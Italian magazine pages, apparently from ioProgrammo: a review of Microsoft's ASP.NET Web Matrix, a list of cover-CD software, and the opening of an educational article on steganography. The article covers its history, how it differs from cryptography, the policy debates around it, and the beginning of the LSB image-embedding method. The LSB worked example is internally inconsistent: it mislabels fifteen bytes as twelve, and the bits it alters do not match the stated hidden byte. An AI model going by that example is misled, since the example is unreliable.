Molti di voi conosceranno ASP. E gran parte di voi si sarà già convertita a .NET. Ma per tutti coloro che hanno intrapreso questo cammino, è mancato sinora uno strumento ufficiale e gratuito che permettesse di rendere ancora più semplice lo sviluppo in questo ambiente. Ebbene, proprio la Microsoft, mamma di .NET e di ASP, ha sfornato un eccellente prodotto in grado di semplificare ulteriormente lo sviluppo di applicazioni di ultima generazione in ambiente di rete. Web Matrix, questo è il nome del software, è infatti un programma di contenute dimensioni (1,2 Mb circa) scaricabile direttamente dal sito *www.asp.net* che mette immediatamente tutti gli sviluppatori di applicazioni web in grado di interagire con il framework della Microsoft in un comodo ambiente visuale che permette di generare potenti software in maniera estremamente semplice, riducendo la quantità e la complessità di codice da gestire. Se state già collegandovi al sito per scaricare l'ultima versione, avrete un'ulteriore buona notizia, visto che questo mese trovate il software allegato al cd della nostra rivista. Potete quindi installarlo direttamente senza ulteriori passaggi. E farlo vi porterà ad una semplificazione ed una velocizzazione notevole dello sviluppo dei vostri prodotti ASP.NET, tale che non potrete più farne a meno. Se a questo aggiungete il vantaggio di avere diversi strumenti utili integrati nella medesima interfaccia, ed il fatto che questo prodotto, a dispetto di una efficacia decisamente professionale, è totalmente gratuito, capite subito come esso non possa assolutamente essere trascurato anche da parte di chi ha già acquistato familiarità con un altro ambiente di sviluppo di qualche altra software house. Ma vediamo quali sono gli effettivi vantaggi di questo prodotto, analizzando per filo e per segno cosa ci regala la Microsoft con questo progetto.

INSTALLAZIONE E REQUISITI



Per poter installare Web Matrix sul vostro computer dovete essere in possesso del framework .NET di Microsoft versione 1.0 e di Internet Explorer 5.5. Il software richiede inoltre come sistemi operativi Windows 2000 versione Professional o Server, oppure il nuovo WindowsXP in versione Home o Professional. Nella non rara opportunità poi che dobbiate implementare dei database nelle vostre applicazioni web, il sistema supporta SQL Server 7.0 o SQL Server 2000, oppure il nuovo e poco oneroso MSDE.

SVILUPPO DI APPLICAZIONI

Web Matrix permette di sviluppare qualsiasi tipologia di applicazione in maniera semplice e veloce grazie ad un'interfaccia chiara ed intuitiva. L'ambiente supporta diverse viste sull'applicazione in fase di sviluppo e consente di programmare in maniera visuale in stile WYSIWYG (what you see is what you get). Potrete inserire i controlli nelle vostre Web Forms direttamente trascinandoli sulla pagina che state sviluppando, e successivamente impostarne le proprietà modificandone i valori nella migliore tradizione Visual Basic. Tutto ciò è possibile anche per i più complessi controlli che si occupano della gestione dei dati, *DataGrid* incluso. Ma non è tutto qui. Essendo tutto il framework .NET incentrato sulla programmazione Object Oriented, il prodotto in questione dà la possibilità di creare classi e controlli personalizzati, oltre che i più classici fogli di stile, file XML e XSL, schemi XML e script SQL.

GESTIONE DELLE BASI DI DATI


Il supporto e la gestione delle basi di dati viene portato ancora più in primo piano, arrivando ad integrarsi direttamente nell'interfaccia del programma. Oltre ad essere supportato pienamente SQL Server, il prodotto offre un comodo metodo per relazionarsi con il nuovo software gratuito per la gestione dei dati proposto da Microsoft: MSDE.
È possibile, infatti scaricare il programma per la gestione dei dati, costruire il proprio database, modificarlo e popolarlo di dati, nonché eliminarlo, diretta mente da Web Matrix in maniera com-

pletamente visuale. È ovviamente possibile anche connettersi a basi di dati esistenti, sfruttando appieno qualsiasi fonte di informazioni esistente precedentemente all'installazione di Web Matrix.

Una volta raggiunte le informazioni che si necessitano, la visualizzazione di queste ultime a video è quasi elementare grazie alla possibilità di configurare direttamente gli oggetti di .NET che si occupano della gestione dei dati.

SUPPORTO PER I WEB SERVICE

Possiamo tranquillamente dire che i Web Services sono l'ultima vera novità dell'universo informatico, e che sin dalla loro prima apparizione essi hanno destato l'interesse di tutti i maggiori produttori di software, che si sono immediatamente prodigati per offrire pieno supporto per questa nuova tecnologia. .NET supporta in maniera eccellente i Web Services e questa sua grande qualità non può non riflettersi anche su Web Matrix, che rende la creazione e l'utilizzo dei Web Services quanto di più semplice un informatico possa desiderare. È possibile, dal template iniziale, creare con pochi click il proprio servizio web e testarlo immediatamente. Una volta finito di programmare il servizio, Web Matrix dà la possibilità di realizzare, senza alcuna difficoltà, delle classi proxy per il trattamento dei dati in maniera locale. Come sempre, se lo preferite, il tutto può avvenire in maniera completamente visuale, sollevandovi dal compito di perdervi tra righe di codice dal significato oscuro.

FUNZIONI VARIE

Oltre alle possibilità del prodotto che sono state appena citate, vi è un'ampia gamma di comode funzioni accessorie che è sempre piacevole trovare integrate in un prodotto dedicato allo sviluppo. Una novità decisamente interessante riguarda la possibilità di sviluppare nativamente pagine web dedicate ai sempre più utilizzati dispositivi mobili. Potrete in poco tempo e con quasi nessuna conoscenza aggiuntiva, programmare la vostra applicazione web per dispositivi mobili.

Sono infatti disponibili una serie di controlli dedicati a questa particolare area dello sviluppo che nascono con l'intento di soddisfare qualsiasi necessità possiate incontrare nel trattare con questa tipologia di software. Altra importante capacità del prodotto, è quella di poter essere utilizzato come client ISP/ FTP per la pubblicazione e la modifica di pagine on-line. È possibile, infatti, una volta generate le proprie pagine ASP .NET, caricarle sul server ove esse sono destinate senza dover cambiare programma. Ma ancor più interessante è la possibilità di modificare pagine precedentemente pubblicate in maniera completamente trasparente per l'utente, come se esse risiedessero sul proprio computer. Questo permette di aggiornare siti web velocemente e comodamente passando da un file all'altro senza dover scaricare e uploadare decine di files. Ok, è tutto bello, ma se ci sono dei problemi di programmazione?

Neanche a dirlo, Web Matrix offre un grande supporto per la soluzione di queste antipatiche situazioni, offrendo in maniera preventiva dei Templates che, in fase di sviluppo, aiutano ad impostare correttamente qualsiasi tipologia di documento. Se comunque, questo non dovesse essere sufficiente, vi è un'apposita area del prodotto totalmente dedicata alla soluzione dei problemi.

Sono infatti presenti collegamenti diretti a parecchi siti internet, forum, newsgroup che trattano tutte le tematiche relative a Web Matrix, al framework .NET, ad ASP ed a qualsiasi argomento dello sviluppo possa darvi dei problemi. È inoltre possibile utilizzare personalmente la propria rubrica di contatti Window Messenger per trovare la persona che possa risolvere il problema per noi. Il tutto comodamente integrato nell'ambiente di sviluppo. È infine possibile effettuare ricerche on line per argomenti, ed utilizzare un comodo gestore di snippet inserito in una delle toolBox.

PER FINIRE

Che dire a conclusione di questo articolo? Non esiste un valido motivo per cui chiunque sviluppi applicazioni ASP .NET non debba installare questo gioiellino sul proprio computer.

E quindi che aspettate?

Giuliano Uboldi

SCHEDA TECNICA

Nome: Microsoft ASP.NET Web Matrix Project
Produttore: Microsoft Corporation
Tipologia prodotto: Ambiente di sviluppo per applicazioni Web Based (IDE)
Tipologia distribuzione: Freeware
Versione: 0.5 Beta
Requisiti d'utilizzo: Framework .NET, Win XP o Win 2000, IE 5.5
Linguaggi supportati: Visual Basic, C#, Jscript

Ed inoltre

Software sul CD di ioProgrammo

Microsoft .Net Framework 1.1 SDK

Il Microsoft .NET Framework Software Development Kit (SDK) include il .NET Framework ridistribuibile e tutto quello che serve per scrivere, compilare, testare e distribuire applicazioni per il .NET Framework – incluso documentazione, esempi, compilatori e strumenti a linea di comando. Dopo un lungo periodo di gestazione, vede finalmente la luce la nuova release del Framework .NET che aggiunge numerose features e corregge alcuni bug della precedente versione. Tra le novità più interessanti segnaliamo il supporto nativo per applicazioni mobile, una maggiore sicurezza per le applicazioni ASP.NET, il supporto per IPV6 e connessione nativa a database Oracle e ODBC. Questa versione del Framework è quella che accompagna Visual Studio .NET 2003 e Windows Server 2003. Nella directory DOT_NET_FRAMEWORK del secondo CD trovate il framework nelle due versioni: italiana e inglese.

SECONDO CD: \DOT_NET_FRAMEWORK

SQL Server 2000 Desktop Engine (MSDE)

Gli aggiornamenti di SP3 per MSDE includono aggiornamenti e nuove installazioni per i componenti di database delle istanze di SQL Server 2000 Desktop Engine, fra cui:

- Il motore per dati desktop.
- Componenti client di connettività per database, quali Microsoft OLE DB Provider per SQL Server 2000, il driver ODBC per SQL Server 2000 e le librerie di rete client.

Il pacchetto include tutti i file necessari per installare una nuova istanza di Desktop Engine (file *msi*), per aggiornare tutte le istanze esistenti di Desktop Engine (file *msp*) e per utilizzare i moduli di unione (file *msm*) nelle applicazioni.

SECONDO CD: \MSDE

Speciale Database

Questo mese ioProgrammo vi consente di comparare alcuni dei migliori motori di database gratuiti. Oltre al classico MySQL, qui presente anche nella nuovissima versione 4.1 ancora in alpha, potete provare il progetto Open Source Firebird, derivato direttamente dal pluripremiato Interbase di Borland.
Troverete anche tutti i file del progetto SAP DB (*www.sapdb.org*) uno dei più completi ed interessanti esempi di RDBMS gratuti oggi disponibili.

SECONDO CD: \SpecialeDB

Open Office 1.0.2

Continua lo sviluppo della suite open source rivolta alla produttività d'ufficio. OpenOffice si propone come soluzione integrata di applicazioni, multilingue e multipiattaforma, basata sul noto standard XML, utilizzato per lo scambio ed il salvataggio di documenti. I componenti inclusi sono: un word processor (Writer), un foglio elettronico (Calc), un programma per creare grafici e diagrammi (Draw) ed un tool per la creazione di presentazioni multimediali (Impress). Nella directory trovate anche la completa piattaforma di sviluppo che consente di modificare ed estendere l'applicativo.

SECONDO CD: \OPEN_OFFICE

Macromedia Flash MX

Il nuovo Macromedia Flash MX coniuga al meglio le esigenze deli sviluppatori e dei grafici impegnati a costruire siti Web di grande impatto e applicazione che possono essere utilizzate su tutte le principali piattaforme. Flash MX migliora e semplifica il processo di preparazione visuale per gli sviluppatori Web tradizionali che intendono lavorare sul lato client delle loro applicazioni. Vediamo alcune delle nuove funzioni: il nuovo supporto video, grazie al quale sarà possibile visualizzare e manipolare tutti i più diffusi formati video (MPEG, Digital Video, QuickTime e AVI). I nuovi pannelli context-sensitive, che consentono un migliore sfruttamento dell'area video. Il dynamic loading del nuovo player per immagini e suoni, che ottimizza il caricamento di file MP3 e JPEG. Forte integrazione con XML, utile sia nella manipolazione dei dati che nella gestione dei componenti. Numerosi componenti pronti all'uso, che renderanno ancora più veloce lo sviluppo di applicazioni: scrollbar, rich text fields, pulsanti di input, radio button e check box, olte alle list box ed alle combo box. Versione di valutazione valida trenta giorni.

flashmx_trial_it.exe

ColdFusion MX

Un eccezionale application server per costruire nel modo più semplice applicazione Web che integrino databases, XML, Web Services, Flash e tutto quanto di più avanzati la tecnologia metta oggi a disposizione dei professionisti del Web. Una delle più apprezzate caratteristiche è il linguaggio CFML (ColdFusion Markup Language) che, conservando la semplicità tipica degli script, consente di semplificare il collegamento dati-applicazioni in ambito enterprise. Altro plus è costituito dalla possibilità di utilizzare ActionScript Server-Side per tutta la logica che risiede sul server: per chi è già esperto di Flash, questa è una occasione impedibile per fare il salto di qualità! Per completare questo quadro comunque paziale, citiamo la presenza di un potente framework per il Web in grado di mantere le sessioni e gestire applicazioni e client in modo del tutto trasparente. La forte integrazione con Java Enterprise ed il pieno supporto per le librerie di tag JSP, hanno fatto di Coldfusion uno degli strumenti preferiti dai professionisti del Web.

coldfusion-60-win-en.exe

ColdFusion MX Updater 3

Questo programma di aggiornamento include tutti i miglioramenti apportati a ColdFusion MX Server e ColdFusion MX for J2EE e vi garantisce le ultime novità in fatto di sicurezza, stabilità e funzioni di primaria importanza.

\COLDFUSION_UPDATER

Patch Maker 1.2

La vita di ogni software è caratterizzata dalla uscita di più release e, generalmente, le varie versioni differiscono le une dalle altre solo per pochi piccoli cambiamenti. Quello che accade è che solo una piccola percentuale del codice di un'applicazione subisce dei reali cambiamenti. Ciononostante, si è soliti creare degli aggiornamenti che includano l'intera applicazione, col risultato che per cambiamenti che coinvolgano pochi Kbyte, si distribuiscono file di diversi mega. L'utility in questione consente proprio di distribuire patch contenenti unicamente le effettive modifiche apportate all'applicazione.

PMUS12r.exe

ERCreator Database Edition demo 2.0

Un tool dedicato allo sviluppo di modelli Entità-Relazione: può essere usato sia per creare e documentare database, sia per generare script per la creazione di oggetti per database. Sono supportati tutti i più diffusi database (DB2/MVS, DB2 (UDB), Interbase, MySQL, Oracle, e Microsoft SQL Server) ed è utilizzato XML come formato base dei file. La nuova versione include il supporto a ODBC ed una interessante utility per il reverse-engineering.

ercd20d.exe

☑ L'arte di nascondere le informazioni

Steganografia tecniche e algoritmi

Steganografare scritture per inviare eventuali elementi trasmessivi segreti è tra le finalità maggiori, debitamente garantita d@ll'idea della immissione tra segnali statici, scelti rigorosamente. Mica futilità!

Perdonatemi il sottotitolo leggermente sgrammaticato, ma nel corso dell'articolo si comprenderà come tale periodo non abbia la sola funzione di introdurre l'argomento oggetto della presente trattazione. Uno, due e tre è siamo pronti ad iniziare. Molte volte tra queste pagine ci è capitato di trattare temi dalle molteplici sfaccettature; oltre a quello informatico abbiamo spesso trattato problemi e relative soluzioni che presentassero altri significativi aspetti, come ad esempio quello matematico. L'argomento che ci terrà compagnia in questo numero detiene il record, poiché coinvolge una considerevole serie di aspetti. Si tratta, infatti, come vedremo, di un argomento di attualità, oltre che ovviamente un interessante tema informatico-matematico; inoltre presenta significativi aspetti politici, e per quanto mi riguarda ha anche una valenza artistica. Spero che la cospicua quantità di ambiti non vi spaventi, bensì aumenti le aspettative sul tema, che vi assicuro verranno mantenute. L'area specifica di interesse della steganografia è la sicurezza. Circa la sicurezza abbiamo già avuto modo di scrivere, come i più attenti e dotati di memoria ricordano, poiché si tratta di numeri abbastanza un po' lontani nel tempo; in particolare abbiamo trattato gli algoritmi di crittografia. La steganografia è un metodo che ha lo stesso scopo della crittografia, ossia inviare un messaggio segreto senza che il contenuto sia scoperto da occhi indiscreti, ma si distingue da essa per la filosofia di funzionamento. Come vedremo in modo approfondito nel corso della disquisizione. Ribadisco! Leggete tutto l'articolo fino all'ultima parola. È presente un elemento di interesse aggiuntivo che si svelerà al termine della trattazione, vi assicuro che ne vale la pena.

STEGANOGRAFIA DALLE ORIGINI

La steganografia, al contrario di molte tecniche di uso avanzato al calcolatore non è di recente origine, essa infatti, fu introdotta dagli antichi greci. L'etimologia della parola infatti, è l'unione di due termini greci stego (nascondo, occulto) e grajh (scrittura). Fu proprio questo popolo a sviluppare i primi rudimenti di steganografia al fine di inviare testi nascosti in altre parti del paese, senza che questi potessero essere rilevati. La tecnica usata era quella di incidere il testo su tavolette che successivamente venivano ricoperte di cera. Un'altra tecnica molto originale quanto bizzarra, che descrive il grande storico greco Erodoto, consisteva nel tagliare a zero i capelli del messaggero e tatuare sul cranio il messaggio segreto e in seguito alla ricrescita dei capelli mandarlo dal destinatario per la consegna, per rendere la cosa maggiormente credibile al portatore di notizie veniva dato un messaggio falso. Ovviamente, una volta giunto a destinazione bastava rasare i capelli al messaggero per raggiungere l'obiettivo di invio sicuro del messaggio segreto. Nell'antichità in Cina i messaggi segreti venivano dipinti su striscioline di seta e dopo essere arrotolati venivano coperti di cera così si potevano trasmettere. Ma un passo avanti nella formalizzazione e sviluppo della tecnica stenografica si è avuto grazie al contributo di Giovanni Traimenio con il suo Steganographia e Clavis Steganographiae. Il più semplice degli schemi che lo studioso presentò si riduce a quello che oggi è il conosciuto gioco di parole acrostico, ossia una frase che si forma con parole le cui iniziali appartengono ad un'altra frase o parola sorgente. Ad esempio, se invio il telegramma: "Avendo liberato Lola abbiamo ritenuto migliorare e riformulare osservazioni sull'animalismo", e se il ricevente è a conoscenza del fatto che si tratta di un acrostico, potrà tranquillamente, ricomponendo le prime lettere di ogni parola della frase trasmessa, ottenere il messaggio segreto che risulta essere: "Allarme rosa". Certo, questo schema è semplicemente individuabile, ma con piccole variazioni si possono ottenere risultati migliori, come lo stesso Trimenio propose. Ad esempio, si può pensare di considerare solo alcune parole della frase, in modo periodico; oppure si può nascondere il messaggio segreto non nelle prime lettere di ogni parola ma in altre posizioni, e queste ultime le si può pensare variabili. La struttura steganografica proposta da Trimenio, costituita da quaranta sistemi e dieci schemi, si avvaleva, in alcuni casi, anche di strumenti traspositivi, come un doppio disco in cui le due parti scorrevano una dentro l'altra. Sul disco esterno

vi era l'alfabeto, su quello interno le stesse lettere in un ordine diverso, in modo che, scorrendo il disco interno, si poteva individuare una corrispondenza tra la lettera del messaggio e quella da cifrare. Ma in questo ultimo caso ci avviciniamo maggiormente al concetto di crittografia. Una comparazione tra i due metodi è riportata di seguito. Metodo analogo era quello che faceva uso delle griglie di Cardano che erano fogli di materiale rigido con appositi buchi. Apponendo tali griglie su documenti che venivano inviati si otteneva il messaggio cifrato. Si potrebbero trovare moltissimi casi di steganografia disseminati nel corso dei secoli, a riprova dell'esigenza sempre attuale di inviare messaggi segreti. Visioniamo rapidamente alcuni altri esempi. L'uso di inchiostri simpatici, come il succo di limone o inchiostro di cobalto, che diventano visibili i primi a contatto con fonti di calore i secondi dopo opportuni trattamenti con reagenti chimici, permettono una trasmissione segreta. La tecnica usata dai nazisti nella seconda guerra mondiale era di immettere micropunti fotografici. In particolare, fotografie delle dimensioni di un punto potevano essere opportunamente ingrandite, esse venivano "iniettate" in altre fotografie che sembravano innocue e così trasmesse. Passiamo adesso alla parte meramente tecnica.

CRITTOGRAFIA E STEGANOGRAFIA

Per comprendere a fondo il concetto di steganografia è necessario evidenziare le differenze che si riscontrano rispetto all'altra tecnica fondamentale nel campo della sicurezza, la crittografia. Vedremo di seguito che l'uso combinato delle due tecniche risulta di elevata efficacia. Nella crittografia il messaggio sorgente viene: cifrato sulla base di un algoritmo e di una chiave; trasmesso, e una volta a destinazione decifrato con un secondo algoritmo e con la conoscenza della chiave (a seconda dei metodi crittografici le chiavi di cifratura e decifratura possono essere uguali, quindi private, ossia segrete, come nel caso di DES, oppure diverse, quindi una pubblica ed una privata, ad esempio RSA). Nel caso della crittografia, si parte dal presupposto che un possibile attacco atto a decifrare un messaggio inviato sia reso "difficoltoso", purtroppo non si può parlare di impossibile, dalla complessità che si ha nell'individuare la chiave. Ad ogni modo, l'hacker o chi tenta di violare il messaggio è ben cosciente che si trova davanti ad un elemento segreto, e questa consapevolezza è nota anche alle due parti che trattano il messaggio, il mittente ed il destinatario. Si pensi quando si invia il numero di carta di credito per effettuare un acquisto on-line, è noto che quel numero verrà crittografato e che se pure finisca in mano indesiderate non si possa (o sia molto difficile) pervenire al numero originario. Nella steganografia, invece, l'obiettivo è quello di non far intuire all'eventuale intruso, che intende conoscere le nostre notizie o comunicazioni, che sia presente un messaggio segreto. Cosicché, ad esempio, dietro una semplice comunicazione dai contenuti, anche comuni, si può celare un messaggio nascosto opportunamente camuffato dalle tecniche steganografiche. Il mezzo di trasporto può riguardare anche altri file come quelli di immagine, i suoni o i filmati. Una fotografia che ritrae un gruppo di amici può contenere nascosta un'importante mappa. Quindi, al contrario della crittografia, nella steganografia qualora si intuisca o peggio si abbia la consapevolezza che la trasmissione contenga dei messaggi segreti, allora gran parte dell'efficacia del metodo è persa. Diciamo subito che se la tecnica è ben sviluppata tale situazione non dovrebbe verificarsi, se non raramente, ad ogni modo per rendere maggiormente sicura la comunicazione, l'esperto di sicurezza preferisce adottare sistemi misti, che presentino oltre alla steganografia anche la crittografia.
Uno schema che fa solo uso della steganografia è riportato in Fig. 1.





Fig. 1: Trasmissione segreta mediante steganografia. o elemento (messaggio, immagine ecc) originale segreto da trasmettere; c elemento di copertura (testo, immagine ecc); k chiave; s elemento steganografato (testo, immagine).

L'elemento originale, da trasmettere segretamente che può essere un messaggio, un suono, un filmato o un'immagine, insieme ad un elemento di copertura, ad esempio un altro testo, o ancora un'immagine, e insieme ad una chiave che è conosciuta dal trasmittente quanto dal destinatario, vengono unite e poste come input per l'algoritmo steganografico, che produce appunto l'elemento cifrato. Questo può essere trasmesso tranquillamente su un comune canale pubblico, internet in primis, "sicuri" del fatto che non si rilevi alcuna comunicazione privata e comunque consapevoli che gli elementi di copertura e lo steganografato (soprattutto nel caso di immagini) siano praticamente indistinguibili. Una volta trasmesso l'elemento steganografato a destinazione, con l'algoritmo duale alla cifratuta, si ottiene il messaggio o immagine in chiaro. Apro una piccola parentesi per puntualizzare il ruolo del canale sicuro attraverso il quale va trasmessa la chiave. È ovvio che non si può parlare di sicurezza assoluta, altrimenti l'intera comunicazione potrebbe viaggiare su tale canale, inoltre, va precisato che la chiave va trasmessa una tantum, certamente non ogni volta che si invia un messaggio segreto. Ma questa è una discussione già fatta in occasione della crittogra-

Trimenio

Nacque il 1° febbraio 1462 a Tritenheim nella contea di Treviri da una ricca famiglia. Il suo vero nome è Johann Heidenberg. Dopo la prematura scomparsa del padre, frequentò la scuola clandestinamente poiché non gli era concesso. Nel 1479 si stabilì ad Heidelberg dove studiò e poté recuperare il tempo perduto. Una casualità, una tempesta di neve mentre ritornava a casa, lo fece incontrare con un convento benedettino, in cui fu colto da un'improvvisa vocazione. Intanto si faceva già chiamare il nome iniziatico di Trithemius (dal suo paese natale). Grazie alle sue capacità (come si diceva allora "conosceva l'arte") riuscì a risollevare le sorti del convento che era sull'orlo del tracollo e nel giro di poco tempo fu chiamato a reggere l'abbazia. I duecento monaci diventarono dopo poco abili trascrittori di libri e dopo poco tempo l'abbazia era conosciuta non solo in Germania ma in tutta Europa. Risalgono a questo periodo gli studi sulla steganografia. Morì il 15 dicembre 1516 lontano dal convento in seguito a contrasti con gli altri frati che con il passare del tempo sopportavano sempre meno il rigore imposto da Trimenio.

Alcuni utili riferimenti

Per i collezionisti di ioProgrammo, che a quanto pare non sono pochi, vorrei fornire alcuni utili riferimenti che completeranno e amplieranno la comprensione della steganografia. Anche se vi saranno sicuramente anche di altri articoli correlati, disseminati nei vari numeri di ioProgrammi, mi permetto di segnalare quelli scritti da me sempre nella sezione soluzioni. Vi propongo di leggere gli articoli sulla sicurezza, che trattano la crittografia esponendo i maggiori algoritmi a chiave privata, tipo DES e a chiave pubblica come RSA, nonché PGP, si tratta dei numeri: 28 e 29. Inoltre, risulterà interessante un'analisi degli algoritmi di compressione esaminati nei numeri: 18 e 19. Ancora ritengo opportuno che sia utile approfondire il concetto di errore leggendo il numero: 38; nonché gli articoli che riguardano i giochi di parole presenti nei numeri: 65 e 66. Ed infine, una buona lettura che vi concilierà il sonno (scherzo ovviamente) riguarda il calcolo combinatorio reperibile nel numero: 31.

fia, per cui vi rimando a quelle pagine. Come già affermato in precedenza, qualora si individui una comunicazione segreta, questa viene più facilmente decifrata rispetto al caso della crittografia. Per rendere, quindi, più robusta e sicura la comunicazione, i due metodi vengono uniti. Un ulteriore sviluppo prevede che il messaggio steganografato sia anche crittografato secondo lo schema riportato nella Fig. 2.





Fig. 2: Trasmissione segreta mediante steganografia. *o* elemento (messaggio, immagine ecc) originale segreto da trasmettere; *c* elemento di coperture (testo, immagine ecc); *cr* elemento crittografato; *kc* chiave crittografica; *ks* chiave stenografica; *s* elemento steganografato (testo, immagine).

In questo secondo caso, l'elemento originale è inizialmente crittografato, dopodiché il processo di trasmissione è identico al precedente. Risulta ovvio, che eventuali attacchi risultano più ostici poiché bisogna oltre che decifrare l'elemento steganografato anche quello crittografato. Nel caso in cui la crittografia sia a chiave pubblica, tipo RSA, lo schema riportato in figura va leggermente variato nella fase di decrittografia allorquando si fa riferimento ad un'altra chiave. Per concludere, il paragrafo è illuminante e fornisce un importante punto di vista che ci aiuta a chiarire il concetto, la definizione data da Marcus Kuhn sulla steganografia: "*La steganografia è l'arte di comunicare in modo tale da nascondere l'esistenza stessa della comunicazione. Al contrario della crittografia, in cui il nemico può rilevare, intercettare e modificare dei messaggi senza però riuscire a violare determinati livelli di sicurezza garantiti dal criptosistema, il fine della steganografia è di nascondere dei messaggi all'interno di altri messaggi innocui in modo tale da non permettere al nemico nemmeno di rilevare la presenza di un secondo messaggio segreto*".

ALTRI ASPETTI

Prima di esporre la parte tecnica è indispensabile, seppur brevemente, esaminare alcuni altri aspetti. Scrivevo che la steganografia coinvolge molti ambiti, volevo adesso esporne qualcuno di essi esaminando come si ripercuote nel nostro ruolo di utilizzatori della rete globale e cercando di sgombrare dal campo alcuni atteggiamenti propagandistici. Si è detto che l'uomo più ricercato al mondo Osama Bin-Laden abbia fatto uso della steganografia per impartire degli ordini ai suoi adepti attraverso le conosciute comunicazioni a mezzo broadcasting. In particolare, alcune importanti amministrazioni, come quella USA, con le parole della portavoce Condoleeza Rice, ma anche quella britannica, hanno paventato che sia i proclami a mezzo televisivo che alcune immagini presenti su importanti siti internet come e-Bay o Usenet contenessero elementi steganografati di produzione attribuibile ad Al Queda. Sulla base di ciò, che al momento è solo una supposizione, il governo americano nel produrre la famosa patriot act per contrastare il terrorismo, ha introdotto un capitolo per il controllo delle comunicazioni, con particolare accento ad internet, che ha determinato delle pesantissime ripercussioni sulla libertà di azione degli internauti, denunciate da importanti associazioni come ACLU, CPSR e EFF. Certo la legge è americana ma gli utenti della madre di tutte le reti sono di tutto il mondo, ecco quindi che siamo un po' tutti coinvolti. Va inoltre ricordato che molti governi si sono allineati, chi più chi meno, all'azione americana; in Italia, ad esempio, la legge n.374 del 18 ottobre 2001 è leggermente più "morbida" della patriot act. Per concludere la parentesi "atipica" va sottolineato il vivo dibattito che è sorto circa la divulgazione o meno degli studi sulle tecniche stenografiche.
In estrema sintesi, alcuni pensano che tali strumenti in mano a terroristi siano pericolosi, quindi è opportuno rendere il più possibile riservati gli studi relativi al loro sviluppo. Altri invece, pensano che come tutti i frutti della ricerca scientifica anche le analisi steganografiche debbano essere rese pubbliche, sia per evitare una predominanza che oltre a quella economica sarebbe a questo punto anche di carattere culturale-scientifico e sia perché tale strumento possa essere usato in altre realtà (ad esempio in nazioni in cui avvengono violazioni dei diritti umani) come modalità indispensabile di comunicazione.

ALGORITMO LSB STEGANOGRAFARE IMMAGINI

Uno dei casi più interessanti di steganografia è quello che coinvolge le immagini. È possibile inserire all'interno di una qualsiasi immagine di copertura una seconda immagine, in generale un messaggio nascosto, facendo in modo che la prima risulti pressoché inalterata. Sappiamo che un'immagine è memorizzata come un'array di pixel (unità grafica minima) che possono assumere diversi colori. Con la rappresentazione RGB, ossia: Red, Green e Blue (rosso, verde e blu) si produce un qualsiasi colore come il mix del contributo di ognuno dei tre colori, detti *primari*. La percentuale di ognuno dei singoli colori, secondo uno dei modelli maggiormente diffusi, è scelta tra 256 possibili, quindi è rappresentata con un byte. Se ne deduce che un singolo pixel è memorizzato con tre byte. A tale proposito è significativo vedere con una qualsiasi applicazione di painting, come si possa generare un colore come la combinazione di tre numeri compresi

Soluzioni

nell'intervallo [0, 255] che rappresentano appunto le intensità dei tre colori base: rosso, verde e blu. Ad esempio il colore bianco si ottiene con la percentuale massima dei tre colori primari, quindi con i valori pari a 255. La rappresentazione binaria del bianco è descritta dalla seguente terna di byte:

1111 1111
1111 1111
1111 1111

Si ribadisce che il primo byte rappresenta la percentuale di rosso, il secondo la percentuale di verde e il terzo la percentuale di blu. I grigi, invece, si ottengono con uguali intensità delle tre componenti primarie, quindi con il modello adottato si possono avere 256 diverse tonalità di grigio che vanno dal bianco al nero. Ecco uno dei 256 possibili esempi:

1001 0001
1001 0001
1001 0001

Poiché la scala di 256 diverse tonalità è ampia piccole variazioni non si percepiscono, per cui se ad esempio un pixel è rappresentato dalla seguente terna:

1000 1110
1011 0011
1000 0110

Variare il bit meno significativo di una delle tre componenti di colore lascia il pixel sostanzialmente inalterato, la piccolissima variazione è ancora più difficile da notare se si tiene presente che si tratta di un singolo pixel, che per un'intera immagine fornisce un contributo minimo. L'idea alla base dell'algoritmo tiene conto dell'appena citato modo con cui una immagine viene memorizzata, tipico del formato bitmap (bmp). Supponiamo di voler nascondere un byte, ovviamente, il discorso si può facilmente generalizzare a più byte che possono rappresentare una qualsiasi informazione che sia testuale (che occupa generalmente meno), un'immagine, un suono o altro. Se il byte vale: 11000011, possiamo "iniettarlo" in una sequenza di pixel, ad esempio 5, che sono rappresentati con 15 byte. Cosicché i dodici byte originari che ad esempio sono:

10011111 10100111 11010100
00101010 01011101 10000110
10001101 01000100 00101010
10110100 10001001 00011100
10110010 01001001 11001011

Supponendo di voler alterare un byte si e uno no (con intervallo di due byte), che è una variazione difficilissima da rilevare, la sequenza dei dodici byte si trasforma come segue:

10011111 10100111 11010101
00101010 01011100 10000110
10001100 01000100 00101010
10110100 10001001 00011100
10110011 01001001 11001011

